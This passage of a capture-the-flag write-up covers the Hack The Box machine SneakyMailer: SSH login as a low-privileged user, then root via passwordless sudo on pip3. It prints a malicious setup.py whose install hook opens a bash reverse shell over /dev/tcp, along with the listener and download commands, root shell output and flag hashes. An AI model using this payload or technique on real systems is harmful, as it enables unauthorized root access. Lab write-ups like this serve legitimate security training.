
I uploaded this file as well using the base64 method previously.
I then set permissions on the file

```
# Change HOME variable so the file can be used to run the setup
HOME=$(pwd)
python3 setup.py sdist register -r local upload -r local
```

I was then able to ssh in as low using my private key and read user flag

```
# SSH ACCESS
ssh -i /root/.ssh/id_rsa -p 22 low@10.10.10.197

# READ FLAG
cat /home/low/user.txt
# RESULTS
d845c1e673421e1540adf09298e1c8b6
```

SCREENSHOT EVIDENCE OF USER FLAG



```
root@kali:/var/www/html# ssh -i /root/.ssh/id_rsa low@10.10.10.197
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Mon Jul 13 07:04:58 2020 from 10.10.14.39
low@sneakymailer:~$ cat /home/low/user.txt
d845c1e673421e1540adf09298e1c8b6
```


USER FLAG: d845c1e673421e1540adf09298e1c8b6

PrivEsc

I checked my sudo permissions and discovered I have sudo permisssions to run /usr/bin/pip3 as root without a password.

```
sudo -l
```

SCREENSHOT EVIDENCE OF sudo PERMISSIONS



```
low@sneakymailer:~$ sudo -l
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Matching Defaults entries for low on sneakymailer:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User low may run the following commands on sneakymailer:
    (root) NOPASSWD: /usr/bin/pip3
```

This requires another python setup file to use pip3 for escalating privilege


CONTENTS OF setup.py

```
from setuptools import setup
from setuptools.command.install import install
import base64
import os

class CustomInstall(install):
    def run(self):
        install.run(self)
        os.system("bash -c 'bash -i >& /dev/tcp/10.10.14.23/1338 0>&1'")

setup(name='FakePip',
    version='0.0.1',
    description='This will exploit a sudoer able to /usr/bin/pip install *',
    url='https://github.com/0x00-0x00/fakepip',
    author='derp',
    author_email='dirka@dirkadirka.com',
    license='MIT',
    zip_safe=False,
    cmdclass={'install': CustomInstall})
```

I started a netcat listener and uploaded the exploit to the target

```
# Start listener on attack machine
nc -lvnp 1338

# On target download setup.py
wget http://10.10.14.23/setup.py
chmod +x fakepip.py

# Execute fakepip.py
sudo /usr/bin/pip3 install fakepip.py --upgrade --force-reinstall
```

SCREENSHOT EVIDENCE OF ROOT ACCESS




```
root@sneakymailer:/tmp/pip-req-build-0cz9bhsr# id
id
uid=0(root) gid=0(root) groups=0(root)
root@sneakymailer:/tmp/pip-req-build-0cz9bhsr# hostname
hostname
sneakymailer
root@sneakymailer:/tmp/pip-req-build-0cz9bhsr# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:49:86 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.197/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:4986/64 scope global dynamic mngtmpaddr
       valid_lft 86337sec preferred_lft 14337sec
    inet6 fe80::250:56ff:feb9:4986/64 scope link
       valid_lft forever preferred_lft forever
root@sneakymailer:/tmp/pip-req-build-0cz9bhsr# |
```

I was then able to read the root flag

```
cat /root/root.txt
# RESULTS
d8be4029d8760ff64295c7cadf1f21c0
```

SCREENSHOT EVIDENCE OF ROOT FLAG:



```
root@kali:~/HTB/Boxes/SneakyMailer# nc -lvnp 1338
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1338
Ncat: Listening on 0.0.0.0:1338
Ncat: Connection from 10.10.10.197.
Ncat: Connection from 10.10.10.197:40396.
root@sneakymailer:/tmp/pip-req-build-0cz9bhsr# cat /root/root.txt
cat /root/root.txt
d8be4029d8760ff64295c7cadf1f21c0
root@sneakymailer:/tmp/pip-req-build-0cz9bhsr# |
```

ROOT FLAG: d8be4029d8760ff64295c7cadf1f21c0